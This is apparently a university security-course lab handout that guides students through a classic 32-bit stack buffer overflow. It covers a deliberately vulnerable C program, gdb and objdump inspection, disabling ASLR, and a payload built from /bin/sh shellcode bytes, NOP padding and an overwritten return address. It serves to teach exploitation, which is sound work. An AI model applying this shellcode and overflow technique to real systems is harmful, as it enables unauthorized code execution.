# Notes from Exploring Stack Addresses & Shellcode

## Instructions

Make a copy of this document, rename it to “exploring-stack-addresses-shellcode-notes” and move it to your CSE 523 Google Docs collection. If at any point in this exercise you feel stuck, raise your hand and get some guidance. When you reach each GATE below, switch over to the Tracking Progress document and update your position. Try to be efficient with your time.

## Overview

Today we will explore address on the stack and shellcode. Keep detailed notes below (place your comments in between the provided horizontal lines); you will be referring to these in the future to do your work. Note that the material below is inspired by content from your class book *Hacking: the Art of Exploitation* and the book *The Shellcoder’s Handbook* by Chris Hanlet et al.


We will be working in your CSE 523 Ubuntu VM, so start that now and open a terminal window.

**GATE 1**

We will need an extra library in order to compile 32-bit binaries on our 64-bit VM. Install this library by running the following command:

sudo apt-get install libc6-dev-i386

As always, if you run into any errors with apt-get, try running sudo apt-get update and then retrying the failed command. Now we will be able to compile 32-bit binaries with a simple flag to gcc.



Make a folder called “stack\_addresses” and enter the new directory. Using nano or the text editor of your choice, create a file ans\_check5.c and fill it with the following:

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

int check\_answer(char \*ans) {

int ans\_flag = 0;

char ans\_buf**[32]**;

**printf("ans\_buf is at address %p\n", &ans\_buf);**

strcpy(ans\_buf, ans);

if (strcmp(ans\_buf, "forty-two") == 0)

ans\_flag = 1;

return ans\_flag;

}

int main(int argc, char \*argv[]) {

if (argc < 2) {

printf("Usage: %s <answer>\n", argv[0]);

exit(0);

}

if (check\_answer(argv[1])) {

printf("Right answer!\n");

} else {

printf("Wrong answer!\n");

}

**system("/bin/sh");**

}

Take a moment to read through the code. This is similar to the file ans\_check.c that we examined in an earlier exercise; the differences are in bold. Next, compile the C file with the following options.

gcc -g -m32 -z execstack -fno-stack-protector ans\_check5.c -o ans\_check5

The option “-m32” sets our machine architecture as a 32-bit architecture. This allows us to compile a 32-bit binary. As we discussed in class, the option “-z execstack” marks the stack as executable. You can also install a standalone execstack program to do the same for pre-compiled binaries. (sudo apt-get install execstack; execstack -s TGT.) This will allow us to include executable content in our stack buffer overflow input. Run the program on the command line as follows, and copy the output between the lines below.

./ans\_check5 forty-two # Be sure to exit the new shell created




**GATE 2**

Now, run the program with Python-derived input as follows.

./ans\_check5 $(python -c "print '0'\*5")

By varying the length of the input that we provide (ie, by changing 5 in the preceding command line to other numbers), we can discover A) if the program is vulnerable to a stack buffer overflow on its command line input, and B) what input length is needed to corrupt the stack.

Now, increase the size of the input until the program crashes with segfault. There are two ways we can segfault our program. One will segfault after we exit from our new shell. The other will segfault before the new shell is spawned. We are interested in the size of the input necessary for the second type of segfault. Include the seg-faulting command line and output below. Your number of zeroes should be the smallest number possible necessary to seg fault the program in this way.



Without stepping through a debugger, explain the difference between these two ways of causing a seg fault. Do not take more than 90 seconds to do this, this is a best effort question.


The segmentation fault happens when an illegal memory access attempt is triggered by the program.

**GATE 3**

The previous step showed us approximately how large our input must be to corrupt the stack. Rather than filling the stack with meaningless data, we will now fill it with an address that will hijack program execution.

Examine the disassembled binary with the following command, and include your output below.


objdump -D ans\_check5 | grep -B 1 exit




The “-B 1” option causes grep to print one line preceding the line containing “exit”. This two code sequence will cause the program to exit. So, we will craft an input that cause execution to branch to the first of the two instructions. Let’s suppose the first address is 0xdeadbeef. We can now build an invocation like this:

./ans\_check5 $(python -c "print ‘\xAA’\*N + ‘\xef\xbe\xad\xde’")

where N is equal to the input size determined in Gate Two. It may take some experimenting to find the correct value for N, so if it doesn’t work, increment it (or, failing that, decrement it) by one until it does. When it works, the program should exit without giving a right or wrong answer message, or a segfault. Include your successful attempt and its output below.






**GATE 4**

Now that we have an input of appropriate length that can set the return address, we will use gdb to examine the state of the stack both before and after the buffer overflow.

First, let’s again examine the disassembled binary to find uses of known vulnerable library functions like strcpy (others include strcat, sprintf, and vsprintf). Use the following command line and copy your output below.

objdump -D ans\_check5 | grep -A 1 strcpy



In this case, the “-A 1” prints one line following the line containing “strcpy”. You may see multiple line-pairs in the output. We are interested in the one with the call to strcpy@plt. Let {ADDR1} be the address of the strcpy@plt line, and {ADDR2} be the address of the instruction immediately after it. We will now invoke gdb, set two breakpoints, and run, using the following transcript as a guide. Below, replace addresses {ADDR1} and {ADDR2} with those gathered from the previous objdump command. Also, replace {PYTHON} with the python expression you derived two steps above. Paste your command and its output below.

gdb -q ans\_check5

#Set breakpoints for the two addresses above

break \*0x{ADDR1}

break \*0x{ADDR2}

run $({PYTHON})

i r esp

x/32xw $esp

c

i r esp

x/32xw $esp

ADDR1: 804853a

ADDR2: 804853f

By examining the contents of the stack, you can identify the start and end address of your input. The start address corresponds to the start of the buffer, and the end address corresponds to the location of the return address.

**GATE 5**


If you compare this buffer start address to the one reported by the program itself (it prints out the start address), you will find that they match. However, if you execute the program outside of gdb, you will find a different value. There are two reason for this. First, it is likely that address space layout randomization (ASLR) is active, so each execution will yield a different address (except with gdb, which disables ASLR to ease debugging). Second, even without ASLR, gdb changes some data on the stack, and hence shifts the stack location. Typically, the gdb stack address will be within 0x20 and 0x40 of where it appears outside of gdb when ASLR is disabled. With a bit of exploration, you can find it.

Quit gdb. To disable ASLR, follow the following transcript on the command line.

cat /proc/sys/kernel/randomize\_va\_space # Write down val

echo 0 | sudo tee /proc/sys/kernel/randomize\_va\_space

# Later, you can put the original value back, or reboot!



Now, if you execute subsequent command lines like “./ans\_check5 forty-three” the buffer will have the same start address each time. (Of course, there is some chance that your machine already had ASLR disabled.) Record the buffer start address below.

0xbfffef9c

**GATE 6**

We will now explore putting an executable sequence of bytes into our input string. Using nano, create the file stest.c and fill it with the following text.

#include <stdlib.h>

//shell

char sc1[] ="\x31\xc0\x50\x68\x2f\x2f\x73\x68"

"\x68\x2f\x62\x69\x6e\x89\xe3\x50"

"\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";

int main()

{

int \*ret;

ret = (int \*)&ret + 2;

(\*ret) = (int)sc1;

}

Compile the source file with the following command.


gcc -g -m32 -z execstack stest.c -o stest

When you execute “./stest”, you will find yourself in a new bare-bones shell. This verifies that the sequence of 25 bytes stored in sc1[] open a shell as expected.

To see the assembly that corresponds to this shellcode, we can disassemble the stest binary. To disassemble and view, using the following command line.

objdump -D stest | less

The -D switch disassembles everything in the file, even data arrays like sc1. You can search within “less” to find what we are after by entering /sc1 <enter>. Copy and paste the disassembled code into the space below.



As you can see, we can find the byte code encoding very easily once we have a binary. This is the basis for how shellcode is generated in the first place. Write your target program in minimalist C, compile it, and disassemble the binary into bytes. We will revisit this topic in coming weeks. For now, we will use the shellcode given above.

**GATE 7**


To construct our payload, we want to follow this template: aligned shellcode + safe padding + start address of the buffer.

From our work above, we have the start address of the buffer. We also know the overall total length of the input needed to place the final four bytes on top of the return address on the stack.

To align the shellcode, we want to make sure that the shellcode portion has a length that is a multiple of 4. Since the unaligned shellcode has length 25, we need to aligned the front end to include 3 more bytes. To do this, we will add three NOPS, encoded as \x90\x90\x90.

'\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'\x90'\*M+'{BUFFER\_START\_ADDRESS}'

In the payload string pattern above, we need to choose M so that M+28 = target buffer length. Find M, construct the payload, and execute it within a ./ans\_check5 $(python -c “print ‘\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'\x90'\*M+'{BUFFER\_START\_ADDRESS}’”) command. Include your command line and output below.



**GATE 8**

We still have more work to do to create reliable exploits. At this point, we are still relying on our ability to control many aspects of the system; more advanced techniques have been created to reduce the extent of the control we require to craft effective payloads.

**COMPLETE**